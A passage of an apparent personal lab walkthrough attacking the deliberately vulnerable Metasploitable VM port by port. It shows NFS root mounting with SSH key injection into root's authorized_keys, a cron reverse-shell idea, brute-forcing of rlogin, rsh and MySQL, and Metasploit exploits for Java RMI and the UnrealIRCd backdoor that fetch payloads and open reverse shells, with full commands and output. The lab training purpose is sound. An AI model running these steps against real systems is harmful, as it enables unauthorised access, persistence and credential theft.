
HTTP request
↓
Apache
↓
PHP-CGI 5.2.4
↓
Injected -d options
↓
php://input
↓
Linux executes id

- After RCE The output will look like




Port 111/2049 - rpcbind (Remote Procedure Call) enum & NFS exploit


- rpcbind is a **directory/phonebook for RPC services,** querying it reveals precisely which file-sharing or administrative tools that are open.
- An **RPC call** is the actual request to execute a remote procedure on a server.
- The RPC system packages a request, sends it over the network, the server executes the corresponding function, and sends the result back.
- rpcinfo -p <meta IP>



- `nfs` **(Program 100003):** Provides network file sharing so remote systems can access shared files.
- `mountd` **(Program 100005):** Handles requests to mount NFS-shared filesystems.
- `rpcbind` **(Program 100000):** Maps RPC services to ports and can reveal that NFS is running. Here, `/ *` is publicly exported with read/write access without any auth.
- `nlockmgr` **(Program 100021):** Handles file locking for NFS. It is an auxiliary service, not usually a separate attack target.



- If the output shows `/ *`, it means the literal entire root operating system file structure is accessible to any network client.
- Now we can mount the target (i.e. metasploitable) using mount command
- Create a dir to mount and mount the entire target FS via mountd or NFS.




- From the image we can see I am able to any folder and can also perform SSH injection using the my mounted file path /mnt/target/root/.ssh/authorized_keys
- To test this generate an ssh key `ssh-keygen -t rsa -b 4096 -f ~/.ssh/id_rsa_test`
- This creates two files:
  - `id_rsa_test` (Your private key—keep this secure).
  - `id_rsa_test.pub` (Your public key—this will be injected).
- and send the public key to taget's pc
  - cat ~/.ssh/id_rsa_test.pub >> /mnt/target_root/root/.ssh/authorized_keys
- We can also crate a cron job for reverse TCP shell by using this method. Use this path for crontab: /mnt/target/etc/crontab

Port 512 - rexec (Remote execution daemon)

- Metasploitable's port 512 runs rexecd (Remote Execution Daemon). This service is designed to take a [username | password | system command] & execute it remotely, and sends the output back.
- This method requires successful authentication to run a command remotely

with metasploit



- This auxiliary allows us for bruteforce the logins.
- Then we can further exploit 513 (rlogin) port from the correct credentials we found from rexec_login auxiliary scanner after brute forcing

Without metasploit

Port 513 - rlogind (remote login daemon)

- The rlogin daemon allows an SSH like interactive login by only by username and no authentication at all
- We have found the credentials from brute force last time in port 512, so we don't need to brute force we have already used medusa before

- medusa -h <meta IP> -U /usr/share/wordlists/metasploit/namelist.txt -p "" -M rlogin

```
┌──(root㉿kali)-[/usr/share/exploitdb]
└─# medusa -h 10.250.36.119 -u msfadmin -p "" -M rlogin
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
2026-08-21 03:12:38 ACCOUNT CHECK: [rlogin] Host: 10.250.36.119 (1 of 1, 0 complete) User: msfadmin (1 o
f 1, 0 complete) Password:  (1 of 1 complete)
2026-08-21 03:12:38 ACCOUNT FOUND: [rlogin] Host: 10.250.36.119 User: msfadmin Password:  [SUCCESS]
```

- after successful bruteforce we can login using the credentials
- rlogin -l msfadmin <meta IP>

```
┌──(root㉿kali)-[/home/kali]
└─# rlogin -l msfadmin 10.250.36.119
Last login: Thu Aug 20 00:33:06 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
msfadmin@metasploitable:~$
```

Port 514 - rsh login (remote shell)

- **rsh (Remote Shell)** is used to execute commands on a remote system over a network. It allows a user to run commands remotely without needing to log into an interactive shell.

Using metasploit

- The rsh login can be exploited using metasploit
- Just search for module named: scanner/rservices/rsh_login

```
msf auxiliary(scanner/rservices/rsh_login) > set rhosts 10.250.36.119
rhosts ⇒ 10.250.36.119
msf auxiliary(scanner/rservices/rsh_login) > set username msfadmin
username ⇒ msfadmin
msf auxiliary(scanner/rservices/rsh_login) > set password msfadmin
password ⇒ msfadmin
msf auxiliary(scanner/rservices/rsh_login) > run
[*] 10.250.36.119:514     - 10.250.36.119:514 - Starting rsh sweep
[*] 10.250.36.119:514     - 10.250.36.119:514 - Attempting rsh with username 'msfadmin' from 'root'
[+] 10.250.36.119:514     - 10.250.36.119:514, rsh 'msfadmin' from 'root' with no password.
[!] 10.250.36.119:514     - No active DB -- Credential data will not be saved!
[*] Command shell session 1 opened (0.0.0.0:1022 → 10.250.36.119:514) at 2026-08-20 05:34:25 -0400
[*] 10.250.36.119:514     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/rservices/rsh_login) >
msf auxiliary(scanner/rservices/rsh_login) > sessions
```

- Since we know the username, password so we will not use wordlist for bruteforce
- After the session is created just enter the session id and you will get shell using this steps

```
msf auxiliary(scanner/rservices/rsh_login) > sessions

Active sessions
===============

  Id  Name  Type   Information                                Connection
  --  ----  ----   -----------                                ----------
  2         shell  RSH msfadmin from root (10.250.36.119:514)  0.0.0.0:1022 → 10.250.36.119:514 (10.250.36.119)

msf auxiliary(scanner/rservices/rsh_login) > sessions -i 2
[*] Starting interaction with 2 ...


Shell Banner:
sh: no job control in this shell
sh-3.2$
-----

sh-3.2$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),10
7(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
sh-3.2$ pwd
/home/msfadmin
```

Without metasploit

- run rsh command like following
- rsh -l <username> <target ip> <command>

```
┌──(root㉿kali)-[/usr/share/exploitdb]
└─# rsh -l msfadmin 10.250.36.119 id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
```

- rsh (remote shell allows to run a command along with a request to connect
- Request to connect + Command to run

-

Port 1099 - Java RMI (remote method invocation)

- Java RMI calls open java object methods e.g. RMI calls calculator, database etc.
- RMI allows a remote client to invoke methods on Java objects running on another JVM. An RMI vulnerability can turn that legitimate remote-object mechanism into arbitrary code execution.

Attacker
↓
RMI Registry
↓
Remote object
↓
Dangerous method()
↓
OS operation

With Metasploitable

- search for multi/misc/java_rmi_server
- set host and you will get meterpreter shell

```
   Id  Name
   --  ----
   0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set rhosts 10.250.36.119
rhosts ⇒ 10.250.36.119
msf exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 10.250.36.222:4444
[*] 10.250.36.119:1099 - Using URL: http://10.250.36.222:8080/XhFgLfKttqZIA
[*] 10.250.36.119:1099 - Server started.
[*] 10.250.36.119:1099 - Sending RMI Header ...
[*] 10.250.36.119:1099 - Sending RMI Call ...
[*] 10.250.36.119:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 10.250.36.119
[*] Meterpreter session 1 opened (10.250.36.222:4444 → 10.250.36.119:50917) at 2026-08-20 06:24:39 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > pwd
/
meterpreter > id
```


Without metasploit

- scanning with nmap script
- nmap -p1099 --script rmi-vuln-classloader <meta IP>

```
┌──(kali㉿kali)-[~]
└─$ nmap -p1099 --script rmi-vuln-classloader 10.95.7.119
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-24 01:58 -0400
Nmap scan report for 10.95.7.119
Host is up (0.00045s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|     Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 00:50:56:35:F2:AA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```


Port 1524 - bindshell

- A **bind shell** is when the target opens a network port and waits for an incoming connection. Once connected, the attacker gets a command-line shell and can execute commands remotely.
- use exploit/multi/handler
- set PAYLOAD generic/shell_bind_tcp
- set rhost and lport also, you will get the shell



Port 2049 - NFS

- works same with the method we did in Bindshell —→ mountd —→ NFS
- But we will use metasploit instead of mounting directly
- use auxiliary/scanner/nfs/nfsmount, set host and port as 2049



- Looks like we did not get any result, lets try it manually. (refer rpcbind)
- showmount -e <meta IP>
- If it shows / * it means the whole FS is mountable
- Then mount it using,
- mount -t nfs <meta IP>:/ /mnt/target/

Port 3306 - MySQL

In metasploit

- search for auxiliary/scanner/mysql/mysql_login
- we can use bruteforce to login into the mysql server successfully

```
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, use
                                                r, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxi
                                                es: socks5, socks5h, sapni, http, socks4
   RHOSTS            10.250.36.119    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                                ics/using-metasploit.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Without metasploit

- Using nmap scripts for enum, and password scanning

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 3306 --script=mysql-info,mysql-enum,mysql-empty-password 10.250.36.119
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 07:40 -0400
Nmap scan report for 10.250.36.119
Host is up (0.00052s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Accounts: No valid accounts found
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 20
|   Capabilities flags: 43564
|   Some Capabilities: ConnectWithDatabase, LongColumnFlag, Support41Auth, SupportsCompression, SupportsTransactions, SwitchToS
SLAfterHandshake, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: Ar=tU+r"OI_!'<;Pb{go
| mysql-empty-password:
|_  root account has empty password
MAC Address: 00:50:56:35:F2:AA (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

OR

- we can use medusa to bruteforce

```
┌──(root㉿kali)-[/home/kali]
└─# medusa -h 10.250.36.119 -u root -p "" -M mysql

Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2026-08-20 07:56:44 ACCOUNT CHECK: [mysql] Host: 10.250.36.119 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password:  (1 of 1 com
plete)
2026-08-20 07:56:44 ACCOUNT FOUND: [mysql] Host: 10.250.36.119 User: root Password:  [SUCCESS]
```

- Now we have found the password, let's login using mysql

```
┌──(root㉿kali)-[/home/kali]
└─# mysql -h 10.250.36.119 -u root --skip-ssl

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

- We got the login.

```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.001 sec)

MySQL [(none)]>
```

- We are able to add or create or alter the database now.

Port 5900 - VNC

- search vnc login in metasploitable
- set password as password, set rhosts and run

- in cli <target ip>:5900
- enter password as “password” (can be bruteforced using metasploit)
- done

Port 6667/6697 - Unreal IRC Daemon

- **Unreal Internet Relay Chat**. It is a text-based chat messaging protocol for instant msg and group or private msg.
- There are 2 IRC running in metasploitable
  - On 6667 Port IRC runs on traditional plaintext mode
  - On 6697 Port IRC runs on TLS mode
- The IRC version on both ports is running on 3.2.8.1 version

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A 10.250.36.119 -p 6667
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-21 03:25 -0400
Nmap scan report for 10.250.36.119
Host is up (0.00061s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 2:54:42
|   source ident: nmap
|   source host: D88850D5.D8B87122.2B13357.IP
|_  error: Closing Link: gtbzlsqyb[10.250.36.222] (Quit: gtbzlsqyb)
MAC Address: 00:50:56:35:F2:AA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host: irc.Metasploitable.LAN
```

- Let's look for any exploit for Unreal IRC on searchsploit

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit Unreal IRC
--------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                       |  Path
--------------------------------------------------------------------- ---------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)         | linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow              | windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute                       | linux/remote/13853.pl
UnrealIRCd 3.x - Remote Denial of Service                            | windows/dos/27407.pl
--------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

- let's inspect and inspect it's content

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# searchsploit -x 16922
  Exploit: UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
      URL: https://www.exploit-db.com/exploits/16922
     Path: /usr/share/exploitdb/exploits/linux/remote/16922.rb
    Codes: CVE-2010-2075, OSVDB-65445
 Verified: True
File Type: Ruby script, ASCII text
```

- In msfconsole search for exploit/unix/irc/unreal_ircd_3281_backdoor
- set rhost, lhost, fetch_srvhost as following and run

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOSTS  10.250.36.119   yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                     etasploit/basics/using-metasploit.html
   RPORT   6667            yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   FETCH_COMMAND   CURL           yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNF
                                            TP, WGET)
   FETCH_DELETE    false          yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none           yes       Attempt to run payload without touching disk by using an
                                            onymous handles, requires Linux ≥3.17 (for Python varian
                                            t also Python ≥3.8, tested shells are sh, bash, zsh) (Ac
                                            cepted: none, python3.8+, shell-search, shell)
   FETCH_SRVHOST   10.250.36.119  no        Local IP to use for serving payload
   FETCH_SRVPORT   8080           yes       Local port to use for serving payload
   FETCH_URIPATH                  no        Local URI to use for serving payload
   LHOST           10.250.36.222  yes       The listen address (an interface may be specified)
   LPORT           4444           yes       The listen port
```


- The reverse shell is received

```
View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set fetch_srvhost 10.250.36.222
fetch_srvhost => 10.250.36.222
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 10.250.36.222:4444
[*] 10.250.36.119:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.250.36.119:6667 - Connected to 10.250.36.119:6667
[*] 10.250.36.119:6667 - Trying to register a new IRC user: alica
[+] 10.250.36.119:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 10.250.36.119:6667 - Connected to 10.250.36.119:6667
[*] 10.250.36.119:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 10.250.36.119
[*] Meterpreter session 1 opened (10.250.36.222:4444 → 10.250.36.119:40592) at 2026-08-21 04:30:22 -040
0
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > help

Core Commands
=============
```


- I was unable to exploit this port without metasploit
- Only was able to register the user, no RCE

Port 8180 - Tomcat coyote JSP engine 1.1

